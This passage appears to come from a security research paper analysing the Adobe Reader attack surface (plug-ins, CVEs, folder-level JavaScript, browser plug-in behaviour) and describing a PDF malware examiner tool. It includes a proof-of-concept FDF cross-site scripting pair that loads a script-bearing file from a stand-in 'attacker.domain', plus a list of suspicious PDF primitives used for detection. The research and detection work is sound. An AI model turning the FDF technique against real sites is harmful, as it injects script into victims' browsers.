URI as its target file, which causes script to be executed within the browser, in the context of the target domain. The source code for the first page (`xss.fdf`) and the second page (`alert.fdf`) are detailed in Figure 47 and Figure 48:

```
 ---xss.fdf---
%FDF-1.2
1 0 obj
<<
/FDF
  <<
   /F(http://target.domain/any.pdf)
   /JavaScript
     <<
       /After (this.submitForm("http://attacker.domain/alert.fdf#FDF"))
>>
>>
>>
endobj
trailer
<</Root 1 0 R>>
---EOF---
```


Figure 47   Forms data format example (part 1)

```
 ---alert.fdf---
%FDF-1.2
1 0 obj
<<
/FDF
  <<
   /F(javascript:alert("Executing script in browser at "+document.location))
>>
>>
endobj
trailer
<</Root 1 0 R>>
---EOF---
```

Figure 48   Forms data format example (part 2)

7.2.2 \Reader\plug_ins3d

The `plug_ins3d` directory contains libraries used by Adobe for 3D functions. The contents of this directory is shown in Figure 49.




C:\Program Files\Adobe\Reader 9.0\Reader\plug_ins3d

Name	Size	Type
prc		File Folder
3difr.id0	2,688 KB	ID0 File
3difr.id1	968 KB	ID1 File
3difr.nam	16 KB	NAM File
3difr.til	1 KB	TIL File
2d.x3d	529 KB	X3D File
3difr.x3d	256 KB	X3D File
drvDX8.x3d	387 KB	X3D File
drvDX9.x3d	734 KB	X3D File
drvSOFT.x3d	172 KB	X3D File
prcr.x3d	4,058 KB	X3D File
tesselate.x3d	15 KB	X3D File

Figure 49   The various 3D plug-in (DLLs) components

Unlike standard plug-ins contained within the `plug_ins` sub-directory, the 3D plug-ins export a number of functions after compilation. Figure 50 presents a sample of the exported functions from `3difr.x3d`.



```
Exports
Name
E3DLLFunc
ANGLEAXIS::ANGLEAXIS(MATRIX3D const &)
ANGLEAXIS::ANGLEAXIS(POINT3D const &)
ANGLEAXIS::ANGLEAXIS(QUAT const &)
MATRIX3D::MATRIX3D(float const *,int)
MATRIX3D::MATRIX3D(double const *,int)
POINT3D::POINT3D(QUAT const &)
QUAT::QUAT(ANGLEAXIS const &)
QUAT::QUAT(MATRIX3D const &)
QUAT::QUAT(POINT3D const &)
QUAT::QUAT(float,QUAT &,QUAT &,int)
e3_COLLECTION::e3_COLLECTION(int,int)
e3_REFSOURCE::e3_REFSOURCE(void)
e3_SORTEDCOLLECTION::e3_SORTEDCOLLECTION(in...
e3_STREAM::e3_STREAM(void)
e3_STRING::e3_STRING(e3_STRING const &)
e3_interface::e3_interface(void)
matrix3d::matrix3d(MATRIX3D const &)
e3_COLLECTION::~e3_COLLECTION(void)
e3_REFSOURCE::~e3_REFSOURCE(void)
e3_STREAM::~e3_STREAM(void)
e3_STRING::~e3_STRING(void)
e3_STRING::operator=(e3_STRING const &)
operator*(QUAT const &,QUAT const &)
operator/(QUAT const &,QUAT const &)
POINT3D::ABS(void)
_point3d::ABS(void)
e3_STRING::Add(e3_STRING const &)
e3_STRING::Add(ushort)
e3_STRING::Add(char const *)
e3_STRING::Add(ushort const *)
e3_interface::AddRef(void)
```

Figure 50   The various exported functions from the shared library 3difr.x3d


The 3D plug-in `3difr.x3d` has already been exploited a number of times over the past year using a buffer overflow vulnerability, which can lead to execution of arbitrary code. These vulnerabilities include:

- CVE-2009-2994 [44]: The U3D plug-in `CLODProgressiveMeshDeclaration` initialisation reads in two un-validated 32 bit integers which is susceptible to an array overrun.
- CVE-2010-0194 [45]: A memory corruption in `3difr.x3d`. The vulnerable X3D component is a plug-in used to display 3D material which, when present in a PDF document, can lead to exploitation.
- CVE-2011-2094 [46]: The Multimedia Playing Plug-in `3difr.x3d` reads a string with an un-validated length into a statically sized buffer on the stack making is susceptible to a buffer overflow.

7.2.3 \Reader\SPPlugins

The `SPPlugins` sub-directory contains only one file (in Adobe Reader 9.0) which is the Adobe Dialog Manager plug-in: `ADMPlugin.apl`. This manages the dialog boxes within Adobe Acrobat/Reader. Possible exploitation of this module could act to suppress dialog warning messages for actions such as launching external executables (e.g., `cmd.exe`) or initiating remote connections.

The Adobe Dialog Manager `ADMPlugin.apl` exports many functions. A sample of these is provided in Figure 51. These functions could be analysed for possible vulnerabilities such as buffer overflows.



Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	0009E20E	0000	0012052C	PluginMainHandler
00000002	0003DD8B	0001	0012053E	PurePrintf
00000003	0003DD8B	0002	00120549	PurifyAllHandlesInuse
00000004	0003DD8B	0003	0012055F	PurifyAllInuse
00000005	0003DD8B	0004	0012056E	PurifyAllLeaks
00000006	000220A0	0005	0012057D	PurifyAssertIsReadable
00000007	000220A0	0006	00120594	PurifyAssertIsWritable
00000008	0003DD8B	0007	001205AB	PurifyBlue
00000009	0003DD8B	0008	001205B6	PurifyClearInuse
0000000A	0003DD8B	0009	001205C7	PurifyClearLeaks
0000000B	0003DD8B	000A	001205D8	PurifyDescribe
0000000C	0003DD8B	000B	001205E7	PurifyGreen
0000000D	000220A0	000C	001205F3	PurifyHeapValidate
0000000E	000220A0	000D	00120606	PurifyIsInitialized
0000000F	000220A0	000E	0012061A	PurifyIsReadable
00000010	0003DD8B	000F	0012062B	PurifyIsRunning
00000011	000220A0	0010	0012063B	PurifyIsWritable
00000012	0003DD8B	0011	0012064C	PurifyMarkAsInitialized
00000013	0003DD8B	0012	00120664	PurifyMarkAsUninitialized
00000014	0003DD8B	0013	0012067E	PurifyMarkForNoTrap
00000015	0003DD8B	0014	00120692	PurifyMarkForTrap
00000016	0003DD8B	0015	001206A4	PurifyNewHandlesInuse
00000017	0003DD8B	0016	001206BA	PurifyNewInuse
00000018	0003DD8B	0017	001206C9	PurifyNewLeaks
00000019	0003DD8B	0018	001206D8	PurifyPrintf
0000001A	0003DD8B	0019	001206E5	PurifyRed
0000001B	0003DD8B	001A	001206EF	PurifySetLateDetectScanCounter
0000001C	0003DD8B	001B	0012070E	PurifySetLateDetectScanInterval
0000001D	0003DD8B	001C	0012072E	PurifyWhatColors
0000001E	0003DD8B	001D	0012073F	PurifyYellow
0000001F	0003DD8B	001E	0012074C	QuantifyAddAnnotation
00000020	0003DD8B	001F	00120762	QuantifyClearData
00000021	0003DD8B	0020	00120774	QuantifyDisableRecordingData
00000022	0003DD8B	0021	00120791	QuantifyIsRecordingData
00000023	0003DD8B	0022	001207A9	QuantifyIsRunning
00000024	0003DD8B	0023	001207BB	QuantifySaveData
00000025	0003DD8B	0024	001207CC	QuantifyStartRecordingData
00000026	0003DD8B	0025	001207E7	QuantifyStopRecordingData

Figure 51 The various exported functions from the plug-in ADMPlugin.api

7.3 Acrobat/Reader JavaScript

JavaScript can be contained within the actual PDF document by defining it within an object's data dictionary. For example: `1 0 obj <<  /S /JavaScript  /JS (Javascript code) >>`.

JavaScript can also be contained within a separate file which is external to the PDF document. JavaScripts external to the PDF document can be executed using one of the following three methods:


1. Folder Level JavaScript: Java Scripts can be saved in a file, with file extension of `.js`, and placed in one of the two JavaScript folders (the application and user folders). When the Acrobat application starts up, the application reads these folders and executes any JavaScript files found.
2. Console Java Scripts: JavaScript can be typed into the Acrobat console and executed. The console is designed for testing.
3. Batch JavaScript: a powerful batch system for the execution of JavaScript in each file that has been selected to be processed.

7.3.1 Folder Level JavaScript

Adobe's folder level JavaScript files are used to contain variables and functions which are visible across all documents. Two types of folder-level scripts are used; Application and User. Folder-level JavaScript scripts are placed in separate files that have the `.js` extension.

- Application folder level scripts are stored in the Acrobat application's JavaScripts folder. For example: `C:\Program Files\Adobe\Reader 9.0\Reader\JavaScripts`.
- User folder level scripts are stored in the user's JavaScripts folder. For example: `C:\Documents and Settings\UserName\ Application Data\Adobe\Acrobat\9.0\JavaScripts`. User level scripts are loaded when Adobe Reader/Acrobat starts and are associated with the event object's application initialisation (App/Init) event.

An example of this directory is shown in Figure 52. The user folder level scripts may include the `glob.js` file that contains cross-session application preferences which are set using the global object's `setPersistent()` method. It may also include `Config.js`, which is used to customize the look of the viewer by adjusting its toolbar buttons and menu items.


C:\Documents and Settings\BrandisR\Application Data\Adobe\Acrobat\9.0\JavaScripts


Name
glob.js
glob.settings.js
trustedNewDoc.js

Figure 52   Three common Javascripts used by Adobe Reader

The following JavaScript functions can be used to identify the folders on the host using the console:

- `app.getPath("user","javascript")`
- `app.getPath("app","javascript")`.

An example of the output for each of these functions is shown in Figure 53.



```
undefined
app.getPath("user","javascript");
/C/Users/BrandisR/AppData/Roaming/Adobe/Acrobat/10.0/JavaScripts

app.getPath("app","javascript");
/C/Program Files/Adobe/Acrobat 10.0/Acrobat/JavaScripts
```


Figure 53 Using the console to determine the Javascript path locations

7.3.2 Debugging Acrobat JavaScript

Adobe Acrobat/Reader comes with a useful debugger for debugging JavaScript. The debugger can be used to validate JavaScript by entering it directly into the debugger for immediate execution. The Acrobat Reader's debugger has the following restrictions:

1. Adobe Reader does not provide access to the debugger through its menu items or the `Ctrl+j` key sequence, the only ways to access the debugger are to execute a JavaScript script and cause an error or insert the call `console.show()` into a crafted script [35].
2. Adobe Reader does not allow interaction via the debugging console. This can be achieved using the professional trial version, as shown in Figure 53.

It is possible to use the debugging console to determine an Acrobat JavaScript method's arguments using the `acrohelp` object. This may be useful for determining undocumented JavaScript functions and their arguments. For example, Figure 54 shows the output when the debugger is used to obtain the arguments for the function `soap.connect` by passing `acrohelp` in as the argument using the function call: `soap.connect(acrohelp)`.



```
soap.connect(acrohelp);
====> [cDefault: string]
====> [bPassword: boolean]
====> [cLabel: string]
```

Figure 54   Usage of the console to determine a JavaScript function description with acrohelp

An alternative to `acrohelp` is to use the global object to obtain function names. The global object is referenced using the `this` keyword.

`Acrohelp` or `this` object can be used with the debugger to extract a listing of all objects, properties and functions available in Adobe Acrobat/Reader's JavaScript. This allows attackers to identify undocumented functions. In Appendix B: we provide a listing of the objects, properties and functions we extracted using the debugger and highlight the undocumented functions.

7.4 Inter-application Communication

Only a limited subset of the complete Inter-application Communication (IAC) functionality is available for Adobe Reader. IAC is not supported on the Linux or UNIX platforms.

Adobe Reader supports the following DDE messages:

- `AppExit`
- `CloseAllDocs`
- `DocClose`
- `DocGoTo`
- `DocGoToNameDest`
- `DocOpen`
- `FileOpen`

- `FileOpenEx`
- `FilePrint`
- `FilePrintEx`
- `FilePrintSilent`
- `FilePrintSilentEx`
- `FilePrintTo`
- `FilePrintToEx`

7.5 Adobe PDF inputs

Adobe Acrobat/Reader PDF documents support a range of data formats which may be embedded in the document itself as well as remote access formats. A remote attacker could gain control of a computer by exploiting vulnerabilities in these data formats. These data formats include the following:

- PDF: Another PDF document can be embedded within an existing document.
- Images: 2D (e.g. JPG) image formats can be embedded in a PDF document. The software components which render these formats could be vulnerable to exploitation;
- Forms Data Format (FDF): is used to embed an interactive form into a PDF document, which can then be posted back to a remote server in the same way as traditional HTML forms. Since these can contain JavaScript and send information to remote servers, they may be vulnerable to exploitation. It is also difficult to determine the functionality of any FDF based JavaScript because it may be dispersed across many fields and elements of the form.
- Sound/Video: Sound and video formats (e.g. QuickTime MOV, WAV, MP3) may be embedded in a PDF document. The software components which render these formats could be vulnerable to exploitation.
- Flash/ActionScript: Flash animation can be embedded in a PDF document. These animations may contain ActionScript functionality which has already been the subject of known exploitation.
- Extensible Metadata Platform (XMP): Metadata can be used to label a PDF file with semantic data related to its purpose. XMP is an extensible format which can accommodate existing schemas to support this labelling.
- Universal 3 Dimension (U3D)/ Product Representation Compact (PRC): 3D file formats can be embedded into PDF documents. 3D image formats have already been the subject of several known exploits.
- Annotations: User annotations or comments can be added to an existing PDF document.
- Embedded JavaScript: JavaScript can be embedded in a PDF document. This may be used to invoke functions which contain vulnerabilities which may be the subject of exploitation. These functions may interact with the input format types described above.
- PDF documents: The PDF document contains objects which may contain data dictionaries and embedded binary streams as detailed in Section 6.6. These may contain vulnerabilities which are subject to exploitation.

The Adobe PDF document format also supports interaction with a remote server using the SOAP protocol. This interaction can be facilitated using JavaScript. SOAP may be used to share PDF annotations remotely and invoke remote Web Services. Adobe Acrobat/Reader supports rich text responses and queries HTTP authentication and WS-Security, SOAP headers, error handling, sending or converting file attachments, exchanging compressed binary data, document literal encoding, object serialisation, XML streams, and applying DNS service discovery to find collaborative repositories on an intranet. If vulnerable to exploitation, remote interaction could be used as a form of communication between the exploited computer running Adobe Acrobat/Reader and the remote attacker.

7.6 Adobe Acrobat/Reader as a Browser Plug-in

Adobe Acrobat/Reader can be executed as a plug-in for Web browsers. This means that when a user clicks on a URL which points to a PDF document from within a Web browser, this file is opened within the browser rather than externally in the Adobe Acrobat/Reader application.

The main differences between the browser and the Adobe Acrobat/Reader standalone application include the following:

- The `/GoToR` action which accesses remote files can access any file on the Internet without displaying a warning or requiring user acknowledgement. This action is the same as navigating to a file from within the Web browser.
- The `/URI` action will redirect the reader to any URI on the Internet without displaying a warning or requiring user acknowledgement. This action is the same as navigating to a file from within the Web browser (i.e. if navigating to an HTML page, the plug-in will be closed).
- The `/Launch` action has been deactivated.
- JavaScript is executed using a different interpreter than the standalone application.

The browser can pass messages to the plug-in using the hash tag in the URL. For instance, a specific page of the PDF file can be opened using the URL: `http://site.com/myfile.pdf#page=24`. In addition, JavaScript can be used to pass messages from the browser to the PDF document. JavaScript can send a message which is received by JavaScript embedded in the PDF document using the example [38] presented in Figure 55 and Figure 56.

```
function myOnMessage(aMessage) {
    if(aMessage.length--1) {
        switch(aMessage[0]) {
                case “PageUp:”:
                        pageNum--;
                        break;
                case “PageDn”:
                        pageNum++;
                        break;
                default:
                        app.alert(“Unknown Message: “ + aMessage[0]);
        }
    }
    else {
        app.alert(“Message from hostContainer: \n” + aMessage);
    }
}
var msgHandlerObject = new Object();
msgHandlerObject.onMessage = myOnMessage;
this.hostContainer.messageHandler = msgHandlerObject;
```

Figure 55. JavaScript message manager embedded in a PDF file [38]

```
<html>
<head>
<script>
function sendMessage(message) {
    try {
        var pdfObj = document.getElementById("PDFObj");
        alert("got object " + pdfObj);
        pdfObj.postMessage([message]);
    }
    catch(error) {
        trace("Error: " + error.name + "\nError message: " + error.message);
    }
}
</script>
</head>
<body>
<embed                    id="PDFObj"                    border="1"
src="./calipari.pdfsFDF=http://scarecrow/~roynal/postMessage/tts.fdf"
width="70%" height="100%" />
</center>
<script>
    sendMessage("plop")
</script>
</body>
</html>
```

Figure 56. Web pages that provides the PDF file which can be controlled using the embedded JavaScript function "sendMessage()"[38]

8. PDF Parser/Examiner Tool

Having analysed current exploits, obfuscation techniques and threats associated with PDF documents, we developed a PDF parse/examiner tool. This tool extracts the elements contained within a PDF document and allows the user to examine these for potentially malicious code by leveraging the findings in the previous sections of this paper.

8.1 Design Overview

The software has been separated into two parts:

1. PDF Parser/Extractor, which has been developed using Python version 3.2
2. PDF Examiner GUI, which has been developed using C# in Microsoft .NET.

The PDF Parser supports the following functionality:

- extract objects from PDF documents
- search and mark the presence of particular PDF primitives or other strings
- compare the cross references table with objects in the document, since differences may imply that the PDF has been handcrafted
- determine if any objects are present in the document but not being used since these may contain malicious code
- decode streams since filters could be used to hide malicious code
- decode hex encoded strings since these could be used to hide malicious code
- identify all objects which refer to a particular object by reference to be used for navigation between objects on the GUI
- format JavaScript code for easier readability by inserting appropriate indentation and substituting variable names, since lack of formatting and long variable names can be used to hide malicious code.

The PDF GUI supports the following functionality:

- display a clickable list of all objects on the left of the screen
- display the contents of an object on the right of the screen, when the user clicks an object from the list
- highlight any objects and contents of an object which have been marked by the PDF parser as being potentially malicious
- allow the user to view JavaScript which has been reformatted for easier readability.

Interaction between the Python scripts and the .NET GUI is as follows:

- The .NET GUI invokes the Python parser script by using shell command invocation, passing any necessary arguments to the script.
- The Python PDF Parser script generates a separate text file for each extracted object in the PDF file. The cross reference table, PDF trailer, any comments and each decoded object stream are also each stored in separate text files. The script also produces XML output which contains details including statistical information (e.g. number of objects in the document), a list of marked objects, a list of marked object streams and a list of objects which are not referenced in the PDF document.

- The .NET GUI consumes the XML output and displays the results on the GUI (i.e. displays statistical information and highlights any marked object). The GUI also uses the text file names to generate a list of objects for the user to click on.
- Where a user clicks on an object, the corresponding text file is read and displayed in the GUI. This allows for fast incremental reading of a PDF document without requiring the entire document to be loaded into memory by the GUI.

8.2 PDF Parser and Extractor - Python

The PDF parser and extractor is a script which runs using Python 3.2. The functionality of this script is the focus of this section.

8.2.1 Object Extraction/Parsing

The PDF parser script builds an object structure of the PDF document. The process of parsing a PDF document is described as follows. A PDF document contains a mix of ASCII strings and binary data. ASCII strings are used to structure the document which may contain embedded binary data within streams. The PDF document is thus read as a byte sequence. The file is first read into memory. During the initial process of reading the file, all comments are extracted and stored as comment objects. Streams are not searched for comments. Completion of this initial process produces output of a comment free byte sequence in memory. This byte sequence is then tokenised for processing. A token is a word or delimiter within a PDF document. We define a token as:

- An object name/definition or object reference of the form: `1 0 obj` or `1 0 R`, respectively.
- A string which is encapsulated within the characters << and >> denoting an object dictionary; `[` and `]` denoting an array of elements;`(` and `)` denoting some contained data such as JavaScript; a stream which is enclosed in the opening and closing delimiters `stream` and `endstream`. Note these encapsulated structures support nesting i.e. each opening delimiter must be matched by its corresponding closing delimiter.
- Or, a string which begins after one of the above closing delimiters or white space and which is terminated by and is exclusive of one of the following characters: whitespace;/delimiter for beginning a PDF primitive; << beginning of an object dictionary `[` beginning of an array of elements; `(` beginning of some data such as JavaScript.

The parsing script reads each next token and handles these using appropriate functions. These functions handle:

- The creation of a new object and recursive parsing of any dictionaries, arrays or streams within it. Note the PDF document trailer is handled and represented as an object with no identifier.
- extraction of streams
- creation of a cross reference table and extraction of its contents
- extraction of the start cross reference table byte offset `startxref`.

8.2.2 Search

Certain strings may represent malicious code. Our parser marks these potentially malicious strings. These strings are passed as arguments to the Python parser script when invoking it. These strings may include PDF primitives such as `/Launch` which executes external code, `/AA` which is an action similar to `/Launch`, `/Javascript` which contains JavaScript to execute, etc. Alternatively, the parser can search for strings which are not PDF primitives (i.e. do not begin with a `/`). For instance, JavaScript may be embedded in an interactive form described using XML tags such as `<script contentType="application/x-javascript">…</script>`. Therefore, a search for JavaScript should not include the leading `/`. All matching is case insensitive and utilises the string `find()` Python function on each token as it is being parsed.

